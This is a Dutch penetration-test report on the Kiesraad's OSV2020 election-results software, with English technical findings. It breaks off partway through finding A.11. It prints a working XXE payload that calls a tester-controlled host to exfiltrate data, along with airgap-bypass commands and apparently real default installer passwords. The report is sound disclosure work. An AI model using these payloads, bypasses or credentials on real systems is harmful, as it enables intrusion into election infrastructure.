HackDefense

Testrapport

pentest OSV2020 TK - Module U

Kiesraad

versie 1.0 - definitief

14 september 2023

Deze test is uitgevoerd conform het Keurmerk Pentesten van het Centrum voor Criminaliteitspreventie en Veiligheid (CCV).

HackDefense BV

Postbus 3025
2301 DA Leiden

(071) 204 0101

`https://hackdefense.nl/`

Project

Projectnaam	pentest OSV2020 TK - Module U
Opdrachtgever	Kiesraad
Rapport voor	Kiesraad
Projectnummer	PR23067
Offertenummer	O23077

Documentgeschiedenis

Versie	*Datum*	*Omschrijving*
0.1	07-Sep-2023	eerste concept
0.2	11-Sep-2023	wijzigingen na review
1.0	13-Sep-2023	definitieve versie

Managementsamenvatting


De Kiesraad heeft HackDefense gevraagd om een pentest uit te voeren van de software voor de verwerking van de verkiezingsuitslagen (OSV2020 TK - Module U), en om naar aanleiding daarvan aanbevelingen te doen. We hebben geprobeerd om kwetsbaarheden te vinden in een werkende installatie van de applicatie. Ook hebben we een configuratie-review uitgevoerd van de installatie-bestanden, en een *security code review* uitgevoerd.

We zijn over het geheel genomen positief over de beveiliging van de applicatie. Er is duidelijk aandacht besteed aan de veiligheid. Wel zijn er twee belangrijke verbeterpunten:

- Bij het uploaden van de verkiezingsdefinitie is het mogelijk, door het XML-bestand te manipuleren, om de server bepaalde acties uit te laten uitvoeren. Dit type kwetsbaarheid (bekend als ”XXE”) kan gevaarlijk zijn. De server biedt enige bescherming tegen deze kwetsbaarheid, waardoor de impact beperkt blijft. Toch raden wij aan om deze kwetsbaarheid op te lossen.
- De applicatie controleert op meerdere manieren of er verbinding is met het internet, omdat gebruik niet is toegestaan op computers die internetverbinding hebben. Wij hebben verschillende manieren gevonden om deze controles te omzeilen. Wij raden aan om deze controles aan te scherpen.

Daarnaast doen we nog 14 aanbevelingen die geen, of slechts een klein, risico oplossen, maar die naar onze mening wel een verbetering zouden zijn.

In dit rapport vindt u de details van ons onderzoek en onze bevindingen, en geven we technische aanbevelingen.



Inhoudsopgave

Hoofdstuk 1

Hoe hebben we getest

1.1 Uitgevoerde tests

1.1.1 Testobject

Het onderwerp van dit onderzoek is OSV2020 module U. OSV2020-U is software om uitslagen te verwerken en vast te stellen, en kan in de volgende modussen (onderdelen) worden geïnstalleerd:

Onderdeel	*Omschrijving*	*Gebruiker*
GSB	Totaliseren van stembureau-resultaten op gemeentelijk niveau	Gemeentelijk Stembureaus (één per gemeente)
HSB	Totaliseren van gemeentelijke resultaten op kieskring-niveau	Hoofdstembureaus (één per kieskring)
CSB	Totaliseren van kieskring-resultaten tot nationaal niveau en zetelberekening	Centraal Stembureau (Kiesraad)
NBSB	Totaliseren van briefstemmen uit het buitenland	Nationaal Briefstembureau (Gemeente Den Haag)

Daarnaast zijn er onderdelen om correcties uit te voeren voor Hoofdstembureaus (HSB-C), voor het Nationaal Briefstembureau (NBSB-C), en een onderdeel dat de resultaten van de gemeente Den Haag en van het NBSB totaliseren (HSBB, gebruikt door de Kiesraad).

1.1.2 Tests op onderdelen

We hebben een webapplicatietest uitgevoerd op OSV2020 TK - Module U, geïnstalleerd als GSB. Daarnaast hebben we van alle aangeleverde onderdelen een configuratiereview gedaan op de bijhorende installatie- en configuratie-bestanden, en een *security code review* op de broncode.

Daarbij heeft de Kiesraad een aantal kaders meegegeven, die overeenstemmen met de aanpak van HackDefense voor het uitvoeren van beveiligingstests van webapplicaties. De enige aanvullende elementen zijn:

- een check of de aangeleverde software vrij is van bekende malware

- een extra check op eventuele hard coded wachtwoorden of cryptografische salts met name in de installers

In bijlage B staat uitgebreid beschreven hoe we deze test hebben uitgevoerd.

1.2 Scope

De Kiesraad heeft ons de software en testdata als volgt aangeleverd:

Bestand	*Hash (SHA256)*	*Omschrijving*
`osv2020-u-installer-a4-tk-1.9.1_signed.zip`	`24b7bef0995af69ec368ef0bb18e728c9d4d80c09396ac54dadf1e4f9bc343cb`	Installer GSB en HSB
`osv2020-u-installer-a9-tk-1.9.1_signed.zip`	`0961e1b389500a6c59c094dfac81b882411ef51284e045c22bbe846e8eef56e9`	Installer NBSB
`osv2020-u-installer-a10-tk-1.9.1_signed.zip`	`6122dab8b4ee19dcf721c74ded8a68e0e8c6260ae9d7933f58b9b5e80b6e10e8`	CSB, HSB, HSB-C en NBSBB (*)
`nl-was-war-1.9.1-sources-all.zip`	`e6797b57f7437e103534b1074196cffeb2a0651c684601aa3a2f7898a73e0148`	Broncode
`testdata.zip`	`50459f449f2b480cfc870dc88c87e1777f31f5046d1dff974cbce1d3912e2523`	Testdata

(*) omschreven als "NBSBB", we gaan ervan uit dat hier NBSB-C wordt bedoeld

Opgemerkt moet worden dat de aangeleverde broncode niet alle onderliggende bibliotheken omvat; de leverancier gaf aan dat code die gedeeld wordt met andere applicaties van dezelfde leverancier niet kon worden geleverd. Evenmin ontvingen we de benodigde configuratiebestanden om de code in een IDE te kunnen inladen. Deze limitaties betekenen dat het onderzoek is beperkt tot een handmatige analyse van die delen van de broncode die zijn aangeleverd.

We hebben een installatie gedaan op Windows 11 en Linux Mint binnen ons testnetwerk, en daarop is de webapplicatietest uitgevoerd. Mac-versie is alleen onderworpen aan configuratie- en codereview.

1.3 Aanvalsperspectief

De beveiliging is getest vanuit de volgende perspectieven:

1. perspectief van de *outsider*, d.w.z. zonder login-gegevens
2. perspectief van de kwaadwillende *insider* met login-gegevens (of kwaadwillende outsider die login-gegevens heeft weten te verkrijgen) in de volgende rollen:
    - Admin
    - Gebruiker

Daarbij zijn we uitgegaan van de vereiste dat de applicatie alleen in een lokaal netwerk kan worden gebruikt, zonder internetverbinding.

1.4 Tijdstippen en locaties

Tests en reviews zijn uitgevoerd tussen 28 augustus en 7 september 2023 binnen de lab-omgeving van HackDefense.

1.5 Onderzoeksvraag

De in dit onderzoek te beantwoorden onderzoeksvraag luidden als volgt:

1. Welke kwetsbaarheden en risico's op het gebied van informatiebeveiliging zijn te onderkennen in OSV2020 TK - Module U?
2. In hoeverre zijn de IT-componenten waarvan OSV2020 TK - Module U gebruikmaakt (te weten: de applicatieserversoftware en databaseserver) gehardend conform Industry Best Practices?
3. Welke maatregelen kunnen worden getroffen om de geconstateerde risico's te mitigeren?

1.6 Normenkader

In dit rapport gaan we nader in op de controls van de OWASP Top 10 (waar van toepassing in de bevindingen)[1].

[1] De status per categorie is te vinden in bijlage D op pagina 39.

Hoofdstuk 2

Onze bevindingen

2.1 Webapplicatietest

We zijn over het geheel genomen positief over de beveiliging van de applicatie. Het belangrijkste aandachtspunt heeft betrekking op het kunnen uploaden van een bestand dat ervoor zorgt dat de applicatie connectie maakt met een andere computer[1].

Ook hebben wij meerdere problemen gevonden met de manier waarop de airgap werkt. Het is op verscheidene manieren mogelijk om de applicatie te laten denken dat deze geen internet heeft. Terwijl dit in werkelijkheid wel het geval is. [2]

We zijn wel positief over het verwerken van gebruikersinvoer waardoor het niet mogelijk is om schadelijke code te injecteren in invoervelden. Hoewel de applicatie gebruik maakt van een SQL database, is het ons niet gelukt om SQL-injecties uit te voeren.

Ten slotte hebben wij een aantal bevindingen gedaan met een risico-score van Laag of Info. Deze bevindingen hebben betrekking op het ontbreken van twee securityheaders en de hostnaam van het systeem in een sessiecookie.[3]

2.2 Configuratiereview

Wij hebben gezocht naar risicovolle data binnen installatie-bestanden en bestanden die aangemaakt zijn na de installatie. In de installatiebestanden hebben wij de bestanden genaamd *vars* en *dynvariables* gevonden.[4] Deze bestanden bevatten wachtwoorden die enkel gebruikt worden op het moment dat het installatieproces er niet in slaagt om zelf wachtwoorden te genereren.

[1] Zie bevinding A.1
[2] Zie bevindingen A.5, A.6, A.15, A.8 en A.9
[3] Zie bevindingen A.11, A.12 en A.13
[4] Zie bevinding A.2

2.3 Codereview

Wij hebben gekeken naar de geleverde code om zo beter te begrijpen hoe de applicatie aan de achterkant werkt. Hierdoor zijn meerdere manieren gevonden om de *airgap* te omzeilen[5]. Wat verder opvalt in de code is dat er sommige foutmeldingen worden onderdrukt in plaats van ze af te vangen. Dit vormt op zichzelf geen risico, maar het kan wel zorgen dat de applicatie zich anders gedraagt de bedoeling is.

[5] Software fouten met name bevinding A.8 en A.9

Hoofdstuk 3

Conclusies en aanbevelingen

3.1 Conclusies

Dit project had ten doel de volgende onderzoeksvragen te beantwoorden:

1. **Welke kwetsbaarheden en risico's op het gebied van informatiebeveiliging zijn te onderkennen in OSV2020 TK - Module U?**
   We hebben geen kwetsbaarheden ontdekt met grote risico's. Het grootste probleem licht momenteel bij de airgap. Het is op meerdere manieren mogelijk om de applicatie te laten denken dat deze niet met het internet verbonden is. Ook al is dat wel het geval.

   Daarnaast is een *XXE* kwetsbaarheid gevonden waarmee we de applicatie verbinding konden laten maken met onze eigen systemen. In sommige configuraties is het mogelijk om met een *XXE* kwetsbaarheid zo te misbruiken dat bestanden op de applicatieserver gelekt worden. Dat is in dit geval niet gelukt. Desalniettemin is het belangrijk om deze kwetsbaarheid op te lossen. Verder doen wij in Bijlage A negen overige bevindingen met bijbehorende aanbevelingen.

2. **In hoeverre zijn de IT-componenten waarvan OSV2020 TK - Module U gebruikmaakt (te weten: de applicatieserversoftware en databaseserver) gehardend conform Industry Best Practices?**
   De module (OSV2020-U) maakt standaard gebruik van een database die lokaal wordt opgeslagen. Hierdoor is de database zelf niet bereikbaar via een netwerk en hierdoor wordt het aanvalsoppervlak verkleind. Verder is de applicatie alleen bedoeld om in een afgesloten *(airgapped)* omgeving gebruikt te worden. De applicatie controleert zelf of hier aan wordt voldaan, zowel aan de kant van de server als de client. We hebben echter meerdere manieren gevonden om deze controles te omzeilen, waardoor de applicatie toch functioneert op systemen met internettoegang. Op veel andere aspecten is het ook duidelijk dat er aandacht is besteed aan het voorkomen van beveiligingsrisico's, alhoewel we wel een aantal aanbevelingen hebben om hier verbeteringen in aan te brengen.

3. **Welke maatregelen kunnen worden getroffen om de geconstateerde risico's te mitigeren?**

In de volgende paragraaf vindt u onze aanbevelingen.

3.2 Aanbevelingen

Elke technische aanbeveling in Bijlage A gaat vergezeld van een concrete aanbeveling.[1] Samengevat is de belangrijkste daarvan de volgende.

Configureer de *XML parser* zo, dat deze geen *XML entities* accepteert. Dat mitigeert de *XXE* kwetsbaarheid in de applicatie[2].

Wij bevelen ook aan om de *airgap* functionaliteit goed na te lopen, omdat wij daar meerdere manieren hebben kunnen vinden om deze te omzeilen.[3]

De code vangt op dit moment op meerdere plekken geen errors af, wij raden aan om op de plekken waar op dit moment zogehete `exceptions` niet worden afgevangen, dat alsnog te doen. En op z'n minst de inhoud van deze `exceptions` te loggen.

Voor meer details, en voor de aanbevelingen ten aanzien van de bevindingen met een lager risico verwijzen we de geïnteresseerde lezer naar de specifieke bevindingen in Bijlage A.

3.3 Mogelijk vervolgonderzoek

De limitatie in tijd ("time box") van deze opdracht was voldoende om een goede test te kunnen uitvoeren. Elke beveiligingstest heeft ruimte voor meer onderzoek, maar in dit geval zijn we van mening dat een goede analyse heeft kunnen plaatsvinden en dat het onwaarschijnlijk is dat meer onderzoekstijd meer zinvolle informatie zou hebben opgeleverd.

Een *security code review* was onderdeel van de test, maar zoals aangegeven in hoofdstuk 1.2 heeft deze niet in zijn volledigheid plaats kunnen vinden. Een *security code review* met de volledige broncode en mogelijkheid om de broncode uit te voeren zou meer resultaten op kunnen leveren.

[1] We geven zo concreet mogelijke aanbevelingen om u zo goed mogelijk op weg te helpen met het oplossen van specifieke risico's. We kunnen echter nooit uitsluiten dat een door ons gedane aanbeveling technisch niet exact werkt in uw omgeving. Verifieer altijd (door een hertest of eigen tests) of het gerapporteerde issue is opgelost na doorvoering van onze technische aanbeveling.

[2] Zie bevinding A.1

[3] Zie bevindingen A.5, A.6, A.15, A.8 en A.9

Bijlage A

Technische bevindingen

In deze bijlage vindt u onze specifieke bevindingen ten aanzien van het onderzoeksobject. Hierop zijn de algemene conclusies en aanbevelingen van HackDefense gebaseerd. Elke bevinding gaat gepaard met een risico-inschatting en een concreet technisch advies.

Risico-inschattingen zijn ingedeeld op basis van de volgende algemene werkwijze[1]:

- **Zeer Hoog** – Er bestaat een direct risico op verlies van systeem- of data-integriteit. We raden aan om direct actie te ondernemen om dit issue te verhelpen.
- **Hoog** – Het risico van een inbraak of lek is significant maar niet acuut; een hacker zou in het algemeen nog één element nodig hebben om tot een volledige inbraak te komen. We adviseren om zo snel mogelijk actie te ondernemen.
- **Midden** – Er is sprake van een risico, maar er is geen direct inbraakgevaar. Desondanks is sprake van een belangrijke verbetering van de beveiliging en we adviseren een relevante wijziging door te voeren bij de eerstvolgende gelegenheid voor onderhoud.
- **Laag** – Een kans om de algemene robuustheid en beveiligingsniveau van het onderzoeksobject te verbeteren. Hierbij adviseren we om een oplossing voor het issue mee te nemen in een volgende release of ander majeur onderhoudsmoment.
- **Info** – Er is geen direct beveiligingsrisico, maar we willen onze constatering wel graag met u delen. Ook kan er sprake van zijn dat een bepaalde nieuwe beveiligingsoptie niet wordt ingezet op het onderzoeksobject, en willen we u de suggestie doen om deze optie in te zetten.

We baseren onze inschatting op de meest recente versie van het *Common Vulnerability Scoring System* (CVSS) zoals dat te vinden is op `https://first.org/cvss/`.

Daarbij geldt de volgende inschaling:

[1] Ondanks het hierboven beschreven systeem en onze best mogelijke inschatting is het vaststellen van zakelijke risico's formeel geen onderdeel van ons onderzoek. We bevelen dan ook aan om uw eigen risico-inschatting te maken voordat u prioriteiten bepaalt voor het oplossen van de door ons gedane bevindingen.

CVSS-score	*CVSS-categorie*	*Onze categorie*
9,0 t/m 10,0	Critical	**Zeer Hoog**
7,0 t/m 8,9	High	**Hoog**
4,0 t/m 6,9	Medium	**Midden**
0,1 t/m 3,9	Low	**Laag**
0,0	None	**Info**

U vindt hieronder onze bevindingen in detail. Om het intern distribueren van individuele bevindingen mogelijk te maken start elke bevinding op een aparte pagina.

Omdat de ontwikkelaars van de software het Nederlands mogelijk niet beheersen zijn de technische bevindingen in het Engels geschreven.

A.1 XML External Entity vulnerability

The application is vulnerable to an *XML External Entity* (XXE) attack.

Risk estimate

5,3 – Midden
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

The XML parser has not fully turned off the possibility for *Entity Expansion* in its configuration. This makes it possible to add extra XML entities to the data to be processed. This is called an *XML External Entity* (XXE) attack.

These XXE attacks will typically lead to the leakage of confidential data and *Denial of Service* (DoS) attacks. However, the server does appear to have some kind of filtering mechanism in place, resulting in us not being able to exfiltrate any local files.

Affects the pages

`https://gsb-tk-u.osv2020.nl:20023/was-nl/wahl/wahl-import-search.xhtml`

Observation

By modifying the `verkiezingsdefinitie.eml.xml` file we were able to abuse external entities. We added the following lines to the start of the XML file:

```
<!DOCTYPE a [
<!ENTITY % get SYSTEM "http://10.10.10.10:8080/ext.dtd">
%get;%c;]>
…
```

This file creates a request to our webserver at `10.10.10.10:8080`. We configured our webserver to return the following `ext.dtd` file in response:

```
<!ENTITY % d SYSTEM "\\10.10.10.10\evil\evil.txt" >
<!ENTITY % c "<!ENTITY send SYSTEM 'ftp://10.10.10.10:2121/%d;'>">
```

After sending the request with the XML file, the web application fetched the `.dtd` file and evaluated its contents. This results in a request to our remote SMB share `\\10.10.10.10\evil\evil.txt`. Following that, the data from the external share was sent to our FTP server:

```
./xxeftp
[*] UNO Listening...
2023/09/06 12:55:40 [*] GO XXE FTP Server - Port:  2121
2023/09/06 12:58:29 [*] Connection Accepted from [10.37.129.5:51614]
USER:  anonymous
PASS:  Java11.0.20@
[!] Connection established to an attacker controlled external share!
2023/09/06 12:58:29 [*] Closing FTP Connection
```

We noticed the application does have a filter to prevent XXE attacks, as we were not able to exfiltrate any local files. However, the filter did not prevent the application from trying to connect to our HTTP, SMB and FTP servers on the local network.

Recommendation

Review the filtering mechanism to ensure no external XML entity definitions are evaluated by the parser. If XML entities are not required, disable the feature in the XML parser's configuration.

If the application requires loading XML entities, consider using a *blocklist* to filter any XML entities that are not required.

For more information on how to prevent XXE attacks we refer to the OWASP *XML External Entity Prevention Cheat Sheet.*[2].

[2] https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

A.2 Hard coded default passwords in installer

During the installation process, passwords are automatically generated for the keystore and the database. If anything goes wrong during this process, the installer will fall back to using default passwords which are stored in plaintext in the installer.

Risk estimate

5,3 – Midden
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

An attacker can extract the default passwords from the installer and get access to the keystore and database if something goes wrong during the installation process.

Affects the file

`installer-windows.zip`
`installer-mac-package.zip`
`installer-linux.zip`

Observation

The installer contains the following file:
`/installatiebestanden/nl-installer-was-1.9.1_signed-OSV2020-U-installer.jar`

This file can be extracted using a tool like `7zip`, resulting multiple files and directories. The files at `/resources/vars` and `/resources/dynvariables` contain default credentials.

```
> strings vars | grep -Pai '(password)|(key)' -A1

KEYSTORE_PASSWORDt
id3MpssAILXM9Vd4CLEnt
--
Kjdbc:mysql://<host>[:<port>]/<db>?useSSL=false&
↪ allowPublicKeyRetrieval=truet
%nl.election.level.hsbb.choice.value.4t
--
KEYSTORE_FOLDERt
keystoret
maven-jar-plugin.versiont
--
DEFAULT_H2_INMEMORY_PASSWORDt
LKjox4m8yGa4Zbc4cyyCt
--
DEFAULT_DATABASE_ENCRYPTION_KEYt
RjJgAdvo73NNLUezzdMVt
--
INITIAL_SERVICE_PASSWORDt
X7geN!g4DcLy-Gt
```

Recommendation

Remove the default passwords from the installer and only use randomly generated passwords. If something would go wrong during the installation process, the installer should not fall back to using default passwords, but should instead abort the installation.

A.3 Use of insecure random function

The Windows version of the installer uses an insecure random number generator for generating passwords.

Risk estimate

4,9 – Midden
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

The password generator uses the `%RANDOM%` variable in a batch file to generate a random number. This is a pseudo-random number generator which is not cryptographically secure and will generate predictable passwords based on the system clock with a 1-second resolution.

Information about the time of installation can be used to predict the passwords that were generated during the installation process.

Affects the files

```
generateCertificate.bat
set_database_password.bat
user.bat
createCredentialStore.bat
maskCredentialStore.bat
```

Observation

The code below shows a few lines of the code used to generate passwords. The `%RANDOM%` variable is used to grab a random character from a list of characters.

```
Setlocal EnableDelayedExpansion
SET _RNDLength=20
SET     _Alphanumeric=ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmno
↪ pqrstuvwxyz0123456789~!@#$%%*+-.:?{}_
SET _Str=%_Alphanumeric%987654321

:_LenLoopCsPassword
IF NOT "%_Str:~20%"=="" SET _Str=%_Str:~9%& SET /A _Len +=9& GOTO
↪ _LenLoopCsPassword
SET _tmp=%_Str:~9,1%
SET /A _Len=_Len+_tmp
SET _count=0
SET _RndAlphaNum=

:_loopCsPassword
SET /a _count+=1
SET _RND=%Random%
SET /A _RND=_RND%%%_Len%
SET _RndAlphaNum=!_RndAlphaNum!!_Alphanumeric:~%_RND%,  1!
IF !_count! lss %_RNDLength% goto _loopCsPassword

SET _restrict=
```

```
FOR /F "delims=" %%a IN ('CALL ECHO !_RndAlphaNum! ^|   findstr /R /
↪ C:"[A-Z]" ^| findstr /R /C:"[a-z]" ^|       findstr /R /C:"[0-9]"
↪  ^| findstr /R /C:"[~!@#$%*+-.:?{} _]"') DO (
   SET _restrict=%%a
)
IF "!_restrict!"=="" GOTO _loopCsPassword
```

Recommendation

We recommend to never use `%RANDOM%` for generating secrets and instead use a cryptographically secure random number generator.

One example of this would be to use the external tool `openssl` instead.

A.4 Outdated and vulnerable software

The web application uses outdated and vulnerable software.

Risk estimate

4,8 – Midden

`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N`

The listed software contains known vulnerabilities. These findings were made based on the version numbers found in the installer files. We did not find any actual exploits for these vulnerabilities, thus lowering the risk estimate.

Affects the application

`Full application`

Observation

We found the following outdated software:

Component	*Current version*	*Fixed version*	*Vulnerability*	*CVSS score*
`Wildfly eleyton`	`1.19.1.Final`	`1.20.3.Final`	`CVE-2022-3143`	`7.4`
`Undertow core`	`2.2.19.Final`	`2.3.4.Final`	`CVE-2022-4492`	`7.5`

Recommendation

We recommend updating the software to the most recent version.

Furthermore we suggest checking for outdated dependencies as part of the build process.

A.5 Airgap detection can be bypassed by using network delay

The application is designed to shut itself down when it detects that the system has internet access. This detection can be bypassed by introducing a delay in the network.

Risk estimate

4,3 – Midden

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

An attacker that has control over the network or the system can introduce an artificial delay in the network to bypass the airgap detection. This will result in the application continuing to run while the system has internet access.

Affects the application

`Full application`

Observation

The following commands were used to block all ICMP traffic and introduce an artificial network delay of 2500 milliseconds.

```
sudo iptables -A INPUT -p icmp -j DROP
sudo tc qdisc add dev ens33 root netem delay 2500ms
```

This resulted in the application succeeding the airgap detection and continuing to run, despite the system having internet access.

Recommendation

We recommend not using the airgap detection as an only security measure. Instead, we recommend using a firewall to block all incoming and outgoing traffic except for the traffic that is required for the application to function.

A.6 Client side airgap detection does not deny access

When an internet connection is detected on the client side, the application does not shut itself down or deny access to the application.

Risk estimate

4,3 – Midden

`CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`

A requirement of the application is that it is used in an airgapped environment. If a user is connected to the internet, it increases the attack surface of the application.

Affects the sites

`https://gsb-tk-u.osv2020.nl`

Observation

When using the application on a system with internet access, the application will log that the client has internet access, but all functionality will continue to work.

Recommendation

The server should deny access to clients when it is detected that the client has internet access, as well as logging the event and notifying an administrator.

However, we advise not using client side checks as a security measure, as they can easily be bypassed by an attacker. Instead we recommend using a firewall or other network security measures to prevent clients from accessing the internet.

A.7 Insufficient upload restrictions

The functionality *Importeren verkiezingsdefinitie* has insufficient upload restrictions.

Risk estimate

4,0 – Midden
CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:C/C:L/I:N/A:L


It is possible to upload any type of file, including executables. An attacker or malicious user can upload different types of specially prepared files with varying functions. However, these files cannot be accessed from within the application; user interaction on the system itself is required, thus lowering the risk.

Affects the pages

`https://gsb-tk-u.osv2020.nl:20023/was-nl/wahl/wahl-import-search.xhtml`

Observation

It was possible to add a Windows executable to a zip file and upload this to the application. This file could then be found on the server at `C:\ProgramData\OSV2020-U\TK-GSB-20231122\data-storage\bestanden\-\import`. The screenshots below shows contents of the uploaded zip on the server, containing a malicious Windows executable:



Furthermore, XML files can be altered to contain any type of content, including executable code. This is due to the absence of validation for both content and content-type. However, the uploaded file does keep the xml extension, thereby lowering the risk.

Recommendation

We recommend implementing a filter mechanism that filters the uploaded files based on file extension, content-type and content. This prevents the upload of malicious files, such as executables containing malware.

For more information, we refer to the OWASP *File upload cheat sheet.*[3]

[3] `https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html`

A.8 Robots function only checks 200 status code

The code that downloads the `robots.txt` file only checks for `HTTP response code 200` when requesting the `robots.txt` from web-servers. This is done to check for a working internet connection. But any response code from a server would suggest a valid internet connection.

Risk estimate

3,7 – Laag
`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`

This code is part of the airgap logic. It checks whether it's possible to access the `robots.txt` file of a given website. The code makes a `HEAD` request which tells the server that the client doesn't want the body, but wants to know what the server would respond with if it were a `GET` request.

Currently the code checks if the `HEAD` request returns a 200 HTTP status code. The logic behind this code seems to be that if it's able to make a successful request, the host has a valid connection. But any status code returning from a server suggests that the host has a valid connection. If the server responds with a `404 not found` status, that still means the host was able to make a successful request.

Affects the file

`NlAirGap.java:233`

Observation

This is the method that downloads the `robots.txt` file.

```
233 public static boolean downloadRobotsTxt(String address) {
234         String url = "https://" + address + "/robots.txt";
235         int timeout = HTTP_TIMEOUT_IN_SECONDS * 1000;
236         try {
237                 HttpURLConnection connection = (HttpURLConnection)
    ↪ new URL(url).openConnection();
238                 connection.setConnectTimeout(timeout);
239                 connection.setReadTimeout(timeout);
240                 connection.setRequestMethod("HEAD");
241                 return connection.getResponseCode() == 200;
242         } catch (IOException exception) {
243                 return false;
244         }
245 }
```

To showcase the issue we've isolated this method into a separate Java program and altered line 241 to give us information about the status code.

```
241 int statusCode = connection.getResponseCode();
242 if (statusCode == 200) {
243         System.out.printf("Internet connection exists: Status Code:
    ↪ %d%n", statusCode);
244         return true;
245 } else {
246         System.out.printf("Internet connection doesn't exist: Status
    ↪  Code: %d%n", statusCode);
247         return false;
248 }
```

For the test we've set up a HTTP server on our local system that doesn't have a `robots.txt` file. Then we ran the code telling the program to check our own server.

Our http server recieves the request and responds with a 404 not found:

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - code 404, message File not found
127.0.0.1 - - "HEAD /robots.txt HTTP/1.1" 404 -
```

The Java program then incorrectly assumes that there is not internet connection because of the 404 code:

```
Internet connection doesn't exist: Status Code: 404
```

Recommendation

It is best to disregard the remote server's response code. When the server is able to give any kind of response to the host, it can be assumed that there is an active internet connection.

A.9 The ping url function only checks for a subset of http status codes

This finding is similar to finding A.8. The code is used to check for a valid internet connection, but only regards `http response code 200, 301 and 302` as successful response codes.

Risk estimate

3,7 – Laag
`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`

This code sends a `HEAD` request to a server and checks the `http response code`. The function will only deem the internet connection active when the response code is among 200, 301 and 302. But as with the previous finding, any `http response code` suggests a live internet connection.

Affects the file

`NlAirGap.java:209`

Observation

This is the method that makes the `HEAD` request.

```
206 // This line is defined on line 38. The real code snippet starts at
    ↪ line 209
207 private static final Set<Integer> ALLOWED_RESPONSE_CODES = new
    ↪ HashSet<>(asList(200, 301, 302));
208
209 public static boolean pingURL(String address) {
210         String url = "http://" + address;
211         int timeout = HTTP_TIMEOUT_IN_SECONDS * 1000;
212         try {
213                 HttpURLConnection connection = (HttpURLConnection)
    ↪ new URL(url).openConnection();
214                 connection.setConnectTimeout(timeout);
215                 connection.setReadTimeout(timeout);
216                 connection.setRequestMethod("HEAD");
217                 return ALLOWED_RESPONSE_CODES.contains(connection.
    ↪ getResponseCode());
218         } catch (IOException exception) {
219                 return false;
220         }
221 }
```

To showcase the issue we've isolated this method into a separate Java program and had it check our local webserver:

```
241 public static boolean pingURL(String address) {
242         String url = "http://" + address;
243         int timeout = HTTP_TIMEOUT_IN_SECONDS * 1000;
244         try {
245                 HttpURLConnection connection = (HttpURLConnection)
    ↪ new URL(url).openConnection();
246                 connection.setConnectTimeout(timeout);
247                 connection.setReadTimeout(timeout);
248                 connection.setRequestMethod("HEAD");
249                 int statusCode = connection.getResponseCode();
250                 if (ALLOWED_RESPONSE_CODES.contains(connection.
    ↪ getResponseCode())) {
251                         System.out.printf("Internet connection
    ↪ exists: Status Code: %d%n", statusCode);
252                         return true;
253                 } else {
254                         System.out.printf("Internet connection doesn
    ↪ 't exist: Status Code: %d%n", statusCode);
255                         return false;
256                 }
257         } catch (IOException exception) {
258                 return false;
259         }
260 }
```

For the test we've set up a http server on our local system that always replies with a `308 Permanent Redirect`.

```
[127.0.0.1:60410] - [Java/11.0.20.1] HEAD / -> 308 Permanent
↪ Redirect
```

The Java program then incorrectly assumes that there is not internet connection because of the 308 code:

```
Internet connection doesn't exist: Status Code: 308
```

Recommendation

It is best to disregard the remote server's response code. When the server is able to give any kind of response to the host, it can be assumed that there is an active internet connection.

A.10 Sessions remain valid after a password change

If a user's password is changed, their existing session is not terminated.

Risk estimate

3,1 – Laag
CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

Session termination is an important part of the session life cycle. Users can still make changes within the application as long as their session is kept alive.

Affects the sites

`gsb-tk-u.osv2020.nl`

Observation

If a user's password is changed by an administrator, their session is not terminated. The user can still use the application until they log out or the session expires.

Recommendation

Make sure that when a user is removed, the session of that user is terminated.

A.11 Hostname in cookie

The web application includes the hostname of the server in the session cookie.

Risk estimate

0,0 – Info
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

Disclosing the hostname is unnecessary and gives an attacker or malicious user additional information about the system for further attacks.

Affects the site

